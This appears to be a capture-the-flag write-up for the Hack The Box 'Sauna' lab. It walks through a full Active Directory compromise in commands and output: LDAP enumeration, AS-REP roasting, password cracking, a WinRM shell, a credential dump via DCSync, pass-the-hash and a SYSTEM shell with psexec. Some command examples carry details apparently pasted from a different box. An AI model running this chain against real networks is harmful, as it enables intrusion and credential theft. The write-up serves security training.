Host is up (0.028s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-0
3-19 07:18:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49722/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomp
lete
```

Since LDAP is open we can attempt an anonynous bind using the following command:
ldapsearch -H ldap://10.10.10.175:389/ -x -b "dc=EGOTISTICAL-BANK,dc=LOCAL0."
- -x specifies anonymous authentication
- -b specifies the search base

As we can see it allows us to query the domain without credentials.

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ ldapsearch -H ldap://10.10.10.175:389/ -x -b "dc=EGOTISTICAL-BANK,dc=LOCAL0."
# extended LDIF
#
# LDAPv3
# base <dc=EGOTISTICAL-BANK,dc=LOCAL0.> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 10 Referral
text: 0000202B: RefErr: DSID-03100835, data 0, 1 access points
        ref 1: 'egotist
 ical-bank.local0.'

ref: ldap://egotistical-bank.local0./dc=EGOTISTICAL-BANK,dc=LOCAL0.

# numResponses: 1
```

Now we can use a tool known as windapsearch.py for further enumeration:
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U
- -d Domain
- --dc-ip Domain IP Address
- -U User enumeration

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ python2 windapsearch_py2.py -d EGOTISTICAL-BANK.LOCAL0. --dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]      None

[+] Enumerating all AD users

[*] Bye!
```

Further enumeration using the following command, directed us to a Service Account labelled *svc-alfresco*
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass="*
- --custom Allows us to add filters to our query

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ python2 windapsearch_py2.py -d EGOTISTICAL-BANK.LOCAL0. --dc-ip 10.10.10.175 --custom "objectClass=*"
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]       None
[+] Performing custom lookup with filter: "objectClass=*"
[+]     Found 15 results:

DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL

OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL


[*] Bye!
```

With this information and information gathered from the webpage hosted on port 80 we have a list of potential users:

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

Using a tool known as username-anarchy we can create a list of usernames for future use:

```
┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$ ./username-anarchy -i userfile > usernames.txt

┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$
```

Now with this username list and the GetNPUsers.py script we can attempt to gain a Kerberos TGT:

```
┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$ GetNPUsers.py egotistical-bank.local/ -usersfile usernames.txt -request -no-pass -dc-ip 10.10.10.175 > hash.txt

┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$
```

Now we have a ticket for user fsmith:

```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:369d9858de291a8f312a2850defc7138$7671ad7c90f2940d04d3c82c6ff7c1853a3b3642c85661dc03ee4780
821543300e73b2322d0939347cf39d0a86b864efb48c8d4ff270a930b5b1be8326a68fcbcc48eed5c0ab15005718270d4ef4ff8afd29ec1ac2abd22528abd3d29c472
56012b12dbbb867786da7641b1b764ea41d972464b11808b9ccc01b77f25d9089beb4d1e205f806f136e21fd20bea30e92fb5935d9ee2602b3778
```

Now with JohnTheRipper we can attempt to crack the password:

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:07 DONE (2023-03-18 21:51) 0.1288g/s 1358Kp/s 1358Kc/s 1358KC/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can use evil-winrm to gain a shell:

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestr

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due t

Data: For more information, check Evil-WinRM Githu

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
```

Privilege Escalation/Exploitation

Using evil-winrm's upload capability we can transfer over winPEASany.exe to conduct privilege escalation enumeration:

```
*Evil-WinRM* PS C:\Users\FSmith\Downloads> upload winPEASany.exe
Info: Uploading winPEASany.exe to C:\Users\FSmith\Downloads\winPEASany.exe


Data: 2626216 bytes of 2626216 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\FSmith\Downloads> .\winPEASany.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows
Long paths are disabled, so the maximum length of a path supported is 260 chars
/v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

The output reveals a service account with Autologon credentials

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName               :  EGOTISTICALBANK
    DefaultUserName                 :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword                 :  Moneymakestheworldgoround!
```


Note the UserName specified here isn't the one we can run with BloodHound

```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/25/2020   1:05 PM                Administrator
d-----         1/23/2020   9:52 AM                FSmith
d-r---         1/22/2020   9:32 PM                Public
d-----         1/24/2020   4:05 PM                svc_loanmgr
```

With access to this service account we can run BloodHound to find a path to Adminsitrator:

```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -d egotistical-bank.local -u svc_loanmgr -p Moneymakestheworldgoround! -c all -ns 10.10.10.175
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (egotistical-
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Done in 00M 05S
```

Now we can run BloodHound and import the data and view the Shortest Path to Domain Admin via Owned :



According to BloodHound the quickest route would be to use the service account to dump user hashes which we can do with secretsdump.py

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:6830897f7ede1d567f55feabe9032477:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:df95ea6689b0dd3092dcb69f4dbd7a10c082ffc442adb8c1d5061d631dd75951
SAUNA$:aes128-cts-hmac-sha1-96:d30aae91ea6d9a1d14a937e02d067063
SAUNA$:des-cbc-md5:3220ab4689ce3258
[*] Cleaning up...
```

Now we can use the nthash portion and crackmapexec to confirm that the Administrator account is owned:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
SMB         10.10.10.175    445    SAUNA            [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
```

Now with psexec.py we can gain an Administrator shell:

```
┌──(kali㉿kali)-[~]
└─$ psexec.py -hashes 823452073d75b9d1cf70ebdf86c7f98e:823452073d75b9d1cf70ebdf86c7f98e egotistical-bank/administrator@10.10.10.175
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file SbslJleI.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service acxc on 10.10.10.175.....
[*] Starting service acxc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```